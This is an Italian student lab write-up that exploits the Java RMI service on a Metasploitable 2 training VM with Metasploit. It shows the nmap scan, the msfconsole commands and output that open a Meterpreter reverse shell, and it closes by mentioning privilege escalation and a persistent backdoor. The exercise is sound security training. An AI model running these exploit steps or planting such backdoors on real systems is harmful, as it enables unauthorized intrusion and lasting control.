S7L5

Data:15/11/2024

Informazioni Principali

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:


- **La macchina attaccante KALI) deve avere il seguente indirizzo IP 192.168.11.111**
- **La macchina vittima Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112**
- **Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:**


1) configurazione di rete.

2) informazioni sulla tabella di routing della macchina vittima.

Svolgimento Esercizio

Ho iniziato configurando Kali e Metasploitable come richiesto dall'esercizio ed impostato il tutto in modo che comunicano.







Poi ho fatto una scansione con nmap (aggressiva) per vedere se era presente la connessione tra le due macchine e per vedere la porta da exploitare per l'esercizio.


```
┌──(kali㉿kali)-[~]
└─$ nmap -A -T5 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:08 EST
Nmap scan report for 192.168.11.112
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.11.111
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      41013/tcp   mountd
|   100005  1,2,3      44749/udp   mountd
|   100021  1,3,4      39328/udp   nlockmgr
|   100021  1,3,4      55336/tcp   nlockmgr
|   100024  1          47139/tcp   status
|_  100024  1          58734/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

Primo approccio: Sempre con nmap possiamo fare una scansione sulla porta 1099 con il comando --script (su ip meta) per vedere se il servizio è vulnerabile o meno (anche il perchè e il modulo da usare ^^)




Altrimenti possiamo fare una scansione più generale senza specificare il servizio e la porta, ottenendo una overview completa su tutte le porte. (specificando con --open possiamo indicargli di mostrarci solamente le porte aperte nel risultato)






Secondo approccio: Possiamo chiedere al buon vecchio Chat una volta trovato il servizio vulnerabile (o qualunque altra AI) e ci indicherà l'exploit con un prompt molto semplice.



Individuato l'exploit da utilizzare ho impostato l'indirizzo ip della vittima su Rhost (lhost sulla macchina attacante, ma era già impostato) e ho avviato l'exploit

```
msf6 > use multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to l
                                         isten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/QU8QXzgqG
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:42722) at 2024-11-15 03:46:11 -0500
```

Una volta entrato ho inserito ifconfig per vedere la configurazione della rete (della vittima) e con route per vedere la tabella di routing (tutte le connessioni in entrata ed in uscita della macchina attaccata) Completando l'esercizio.




Conclusioni

Oggi abbiamo creato una sessione Meterpreter utilizzando un payload per sfruttare la vulnerabilità presente sulla porta 1099, che è associata al servizio java_rmi_server e sta per Java Remote Method Invocation (RMI) che permette ad a un'applicazione di invocare metodi (per metodi intendiamo da remoto, eseguire comandi) su un'altra macchina. In termini di “safety”, java_rmi_server è un tipo di servizio server che consente l'interazione remota tra due o più macchine e se configurato in modo errato può essere vulnerabile, per esempio dall'esecuzione di codice remoto (RCE). Dopodichè per identificare l'exploit da utilizzare, ho prima effettuato una scansione con nmap --script per rilevare la vulnerabilità. Una volta identificato l'exploit appropriato (exploit/multi/misc/java_rmi_server), ho deciso di mantenere httpdelay impostato su 10, dato che la connessione non era instabile. Questo parametro serve per inviare il payload in modo più lento e meno sospetto, evitando interruzioni o sovraccarichi nella rete, che potrebbero compromettere l'esito dell'attacco o farci rilevare. In pratica, httpdelay aiuta a evitare il timeout della connessione durante l'upload del payload.

Una volta impostato il delay, ho avviato l'exploit, e possiamo vedere dal messaggio del reverse TCP handler che Kali (attaccante) apre una porta in ascolto (porta 4444) per ricevere connessioni in entrata. Successivamente, viene creato un server HTTP sulla porta 8080, dal quale la macchina vittima scarica il payload. La vittima invia quindi una richiesta per il payload JAR, e il server HTTP risponde inviando il payload. Una volta che il codice malevolo viene eseguito sulla vittima, stabilisce una connessione inversa (reverse shell) verso l'indirizzo IP dell'attaccante e la porta designata (da .112 a .111). Questo passaggio è cruciale perché consente alla vittima di connettersi al nostro sistema, bypassando eventuali firewall o NAT che potrebbero bloccare connessioni in entrata.

La riuscita dell'exploit è confermata dalla sessione Meterpreter aperta, che ci permette di avere pieno controllo sulla macchina vittima. Se non avessimo i privilegi di root, potremmo comunque tentare di fare privilege escalation tramite altri exploit, mettendo la sessione in background e possiamo anche installare una backdoor persistente che si avvia al boot della macchina. Questo ci garantirebbe l'accesso indiscriminato anche se la vulnerabilità venisse risolta in futuro.



Extra: Funziona anche ipconfig nella sessione con meterpreter nonostante sia collegato per questo esercizio alla macchina metasploitable 2 (Linux To Linux) non dovrebbe essere possibile in quanto ipconfig è per sistemi operativi Windows, mentre Ifconfig per Linux. Neat.

Aveva senso se ero collegato in una sessione verso Windows (Linux To Windows).